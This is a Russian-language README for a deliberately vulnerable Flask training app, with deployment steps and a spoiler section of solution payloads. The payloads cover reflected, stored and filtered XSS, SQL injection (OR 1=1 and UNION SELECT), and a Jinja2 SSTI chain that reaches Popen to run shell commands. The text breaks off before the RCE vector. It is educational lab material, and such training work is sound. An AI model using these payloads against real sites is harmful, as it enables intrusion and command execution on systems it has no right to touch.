
Уязвимое приложение, написанное на python(flask)


Развертывание:


PS: У вас должен быть скачен Docker

1) Разархивируйте проект
2) Перейдите в CMD в папку проекта




3) Разверните проект в докере: docker-compose up –build или просто запустите app.py






Или




4) Перейдите по адресу:



Готово!


Решение(спойлеры)!!!!




Уровень 1 XSS:

XSS-reflected

Vector: <script>alert('XSS Level 1')</script>



Ответ:



Уровень 2 XSS:

XSS-stored
vector: <script>alert('XSS Level 2')</script>

Уровень 3 XSS:


XSS- stored с фильтрацией
Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector: <img src="x" onerror="alert('XSS Level 3')">

Уровень 1 SQLi:
ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ

SQLi

vector: ' OR 1=1; --







Уровень 2 SQLi:

SQLi

Только данные теперь не id, а логин и пароль

vector: ' OR 1=1; --





Уровень 3 SQLi:

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite_version(), null, null


Уровень 3 SQLi hard:

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


Уровень 1 SSTI:

SSTI

vector:



Ответ:




Уровень 2 SSTI:

SSTI интереснее

Более сложный вектор:


http://localhost:8081/ssti/level2/practice?name=%7B%%20set%20found%20=%20false%20%%7D%20%7B%%20for%20cls%20in%20%27%27.__class__.__mro__[1].__subclasses__()%20%%7D%20%7B%%20if%20cls.__name__%20==%20%27Popen%27%20and%20not%20found%20%%7D%20%7B%%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=-1)%20%%7D%20%7B%%20set%20out,%20err%20=%20proc.communicate()%20%%7D%20%7B%7B%20out.decode(%27cp866%27)%20%7D%7D%20%7B%%20set%20found%20=%20true%20%%7D%20%7B%%20endif%20%%7D%20%7B%%20endfor%20%%7Dдля получения пользователя




Уровень 1 RCE:


Легкий RCE для ознакомления


Что делают поля:







Теперь вектор:

